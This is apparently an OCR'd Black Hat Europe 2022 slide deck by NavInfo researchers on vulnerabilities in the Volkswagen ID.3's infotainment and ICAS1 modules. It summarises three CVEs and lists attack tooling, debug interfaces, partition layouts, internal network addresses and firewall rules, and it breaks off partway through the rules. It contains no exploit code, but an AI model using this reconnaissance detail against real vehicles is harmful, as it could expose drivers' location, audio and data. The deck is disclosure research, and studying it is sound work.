NAVINFO

Back-connect to the connected car.
Search for vulnerabilities in the VW electric car.

Blackhat Europe 2022

Who are we?

NavInfo Europe Cybersecurity Team

Based in Eindhoven, Netherlands

Yuriy Serdyuk
Lead Cybersecurity Researcher

Alexey Kondikov
Lead Cybersecurity Researcher

and other team members
Khaled Sakr, Anouk van den Ham, Kobus Grobler, Jesse van der Zweep, Sergey Razmakhnin

Why Volkswagen ID.3?

It's a new and popular electric car.


ID.3 Pro:

- 330-550 km Predicted Range
- 1.7 - 1.9 Tons in Weight
- 148-201 Horsepower
- 160 km/h Top Speed

Connectivity:

- Wi-Fi, Bluetooth, GSM/LTE
- Car2X
- App-Connect, Apple CarPlay and Android Auto
- Voice control
- We Connect ID. app

Timeline of Pen-Testing the Volkswagen ID.3



Results of Our Research


- We have discovered vulnerabilities and security concerns in ID3 car architecture, which are also applicable to models like ID.4, ID.5 (depending on system software) and affect more than 120 000 electric cars on the roads.

- By exploiting these vulnerabilities, hackers can gain root access to Infotainment and ICAS1 modules which could potentially lead to full control of the data in these modules, geo-location, microphone, video data.

Results of Our Research

- **CVE-2022-23777 (ICAS1)**
  - The vulnerability was discovered in the service responsible for collecting core dumps in Corbos Linux guest OS in the ICAS1 module.
  - The root privilege is exploitable and allows for arbitrary code execution inside the guest Corbos OS.
- **CVE-2022-23778 (Infotainment, Host OS)**
  - The vulnerability was discovered in the network service MgrLog/MgrTsk in the host operating system in the In-Vehicle Infotainment module.
  - The vulnerability is exploitable with root privilege and allows arbitrary code execution inside the host operating system of the Infotainment module in the car.
- **CVE-2022-41557 (Infotainment, Guest OS)**
  - The vulnerability was discovered in the script which is responsible for updating the software in the guest operating system of the In-Vehicle Infotainment module.
  - The vulnerability is exploitable with root privilege and allows arbitrary code execution inside the guest operating system of the Infotainment module in the car.

Volkswagen ID.3 main components



* - this high-level diagram is a simplified version, the reality is much more complex.


IVI architecture

- Software: 2.1 (0792) and 2.3 (0910)
- Hardware: H20
- Display unit/control panel hardware: H55
- Display unit/control panel Software: 2092
- Navigation database: 21.5


Infotainment module ICAS3 (IVI)

External view of the IVI (ICAS3) module

Infotainment module hardware




FPD-Link III



MTFC64GAPALBH-AIT
eMMC Flash memory chip

APQ8096AU 64-bit ARMv8
quad-core processor

Hardware tools to work with ID.3 modules




- Pico scope
- Multimeter
- J-link debugger
- Saleae logic analyzer
- AllSocket eMMC reader
- Phyton ChipProg-48 reader
- Jtagulator
- OBD2 dongle
- SD-card reader

(GL823K chip-based)

Software tools to work with ID.3 modules


- Scripts for compilation AGL toolchain
- We had to re-compile standard tools to support car's OS and firmware:
  - Nmap
  - Gdbserver
  - Netcat
  - Tcpdump
  - SSH server
  - SSH client
- Patched version SSH server for AGL
- Precompiled tools for post exploitation for Corbos Linux, Automotive Grade Linux and QNX


Dumping eMMC flash



Allsocket eMMC reader

Infotainment module UART






IVI UART debug interface

TRACE-TX-D11, TRACE-RX-D12


IVI architecture



* - this high-level diagram is simplified, the reality is much more complex.

IVI eMMC disk partitions

MTFC64GAPALBH-AIT



EMMC dump size ~ 60 GB

70 partitions

- 14 – EXT4
- 6 – VFAT
- 10 - QNX6
- 15 – ELF
- 2 - QNX IFS
- 23 – Raw data

```
Device            Start       End  Sectors  Size Type
/dev/loop8p13    191232    193279     2048    1M unknown - VFAT
/dev/loop8p47   9568256  15859711  6291456    3G unknown - EXT4 - / (/dev/loop8p57)
/dev/loop8p48  15859712  15861759     2048    1M unknown - VFAT - /tmp/misc
/dev/loop8p49  15861760  19007487  3145728  1.5G unknown - ETX4 - /lge/app_rw
/dev/loop8p51  19009536  20058111  1048576  512M unknown - EXT4 - /lge/bt
/dev/loop8p52  20058112  20713471   655360  320M unknown - EXT4 - /lge/log/backup
/dev/loop8p53  20713472  73142271 52428800   25G unknown - EXT4 - /persist/lib/nav, /var/lib/nav
/dev/loop8p54  73142272  75763711  2621440  1.3G unknown - EXT4 - /radio/osdb
/dev/loop8p55  75763712  85200895  9437184  4.5G unknown - EXT4 - /lge/speech/db
/dev/loop8p56  85200896  98832383 13631488  6.5G unknown - EXT4 - empty
/dev/loop8p58 105123840 110891007  5767168  2.8G unknown - EXT4 - /vw
/dev/loop8p59 110891008 117182463  6291456    3G unknown - EXT4 - /lge/user_storage
/dev/loop8p60 117182464 120066047  2883584  1.4G unknown - EXT4 - /lge/webengine
/dev/loop8p61 120066048 122163199  2097152    1G unknown - EXT4 - /home, /data
/dev/loop8p62 122163200 122228735    65536   32M unknown - EXT4 - /persist, /var/lib
/dev/loop8p23    272640    467199   194560   95M unknown - VFAT -
 /firmware (/dev/loop8p63,/dev/loop8p65,/dev/loop8p66)
```

```
Device            Start       End  Sectors  Size Type
/dev/loop8p11    158208    190975    32768   16M unknown - EXT4 - QNX /etc/images/dsp/
/dev/loop8p34    798720   1323007   524288  256M unknown - QNX IFS - / (/dev/loop8p35)
/dev/loop8p36   1847296   3944447  2097152    1G unknown - QNX6 - / (/dev/loop8p37)
/dev/loop8p38   6041600   6107135    65536   32M unknown - QNX6 - /persist
/dev/loop8p39   6107136   6721535   614400  300M unknown - QNX6 - /var
/dev/loop8p40   6721536   6926335   204800  100M unknown - QNX6 - /coredump
/dev/loop8p41   6946816   9043967  2097152    1G unknown - QNX6 - /UCM
/dev/loop8p44   9175040   9306111   131072   64M unknown - QNX6 - /resources
/dev/loop8p45   9306112   9437183   131072   64M unknown - QNX6 - /vm/images (/dev/loop8p46)
/dev/loop8p48  15859712  15861759     2048    1M unknown - VFAT - /tmp/misc (QNX - /vm/sig.d)
/dev/loop8p23    272640    467199   194560   95M unknown - VFAT -
 /firmware (/dev/loop8p63,/dev/loop8p65,/dev/loop8p66)
/dev/loop8p68 123301888 123367423    65536   32M unknown - QNX6 - /persist_backup
```

IVI network configuration

Most modules communicate via IPv6

9 interfaces in AGL

4 interfaces in QNX

AGL has strict iptables rules

QNX uses pf

QNX interfaces

```
pflog0 - pf firewall interface

ntn_vp0 - unknown
    inet6 fe80::a2b0:c0ff:fed0:e5ff%ntn_vp0 prefixlen 64

eth0 - QNX-AGL network
    inet 192.168.0.2 netmask 0xffffff00
    inet6 fe80::72b3:d5ff:fe92:7a81%eth0 prefixlen 64

vlan0 - GW-QNX-AGL network
    inet6 fe80::72b3:d5ff:fe92:7a81%vlan0 prefixlen 64
    inet6 fd53:7cb8:383:3::73 prefixlen 64
```

AGL interfaces

```
eth0 - QNX network
    inet addr:192.168.0.7 Mask:255.255.255.0

eth1 - Usb2Ethernet network
    inet addr:192.168.1.4 Mask:255.255.255.0
    inet6 addr: dafe::2e0:4cff:fe35:386/64
    inet6 addr: fe80::2e0:4cff:fe36:3f3/64

eth0.3 - GW network
    inet6 addr: fe80::7d:faff:fe01:800/64
    inet6 addr: fd53:7cb8:383:3::108/64

l2tpeth0 - APN1 network OCU - Prepaid internet (Cubic Telecom)
    inet addr:10.173.201.2 Mask:255.255.255.240
    inet6 addr: fe80::3c06:24ff:fee4:fa07/64
    inet6 addr: fd30:e08e:c031:1::2/64

l2tpeth1 - APN2 network OCU - Communication via OCU socks
    inet addr:10.173.202.2 Mask:255.255.255.240
    inet6 addr: fd30:e08e:c031:2::2/64
    inet6 addr: fe80::acc0:fff:fe62:65f7/64
```

```
lo - localhost
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128

wlan0 - WIFI client network
    inet6 addr: fe80::1a48:caff:fe10:293/64

wlap - WIFI hotspot network
    inet addr:10.173.189.1 Mask:255.255.255.0
    inet6 addr: fe80::b8e9:a6ff:fe6c:7b64/64
    inet6 addr: fd30:e08e:c031:103:b8e9:a6ff:fe6c:7b64/64
    inet6 addr: fd30:e08e:c031:103::1/64

wlap2 - Unknown
    inet6 addr: fe80::1848:caff:feb0:293/64

wlap5 - Unknown
    inet6 addr: fe80::1848:caff:fed0:293/64
```

IVI firewall rules

The firewall has very basic rules

- AGL iptables rules
  - firewall_rules.IPv4 - 152 rules
  - firewall_rules.IPv6 - 441 rules
- QNX pf rules
  - pf.conf - 131 rules
  - pf_block_rules.conf - 26 rules
  - pf_ivi_rules.conf - 13 rules
  - pf_viwiproxy.conf - 229 rules

```
-A PORT_IN_FILTER -s fd53:7cb8:383:3::108 -d ff14::1:1c -p udp --sport 42993 --dport 42514 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::108 -d ff14::1:2d -p udp --sport 42993 --dport 42514 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::108 -d ff14::1:33 -p udp --sport 42993 --dport 42514 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::108 -d ff14::2 -p udp --dport 42557 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::108 -d ff14::2:1 -p udp --dport 42800 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::108 -d ff14::2:1 -p udp --dport 42801 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::108 -d ff14::2:2 -p udp --dport 42800 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::108 -d ff14::2:2 -p udp --dport 42801 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::108 -d ff14::4:0 -p udp --dport 30490 -j ACCEPT
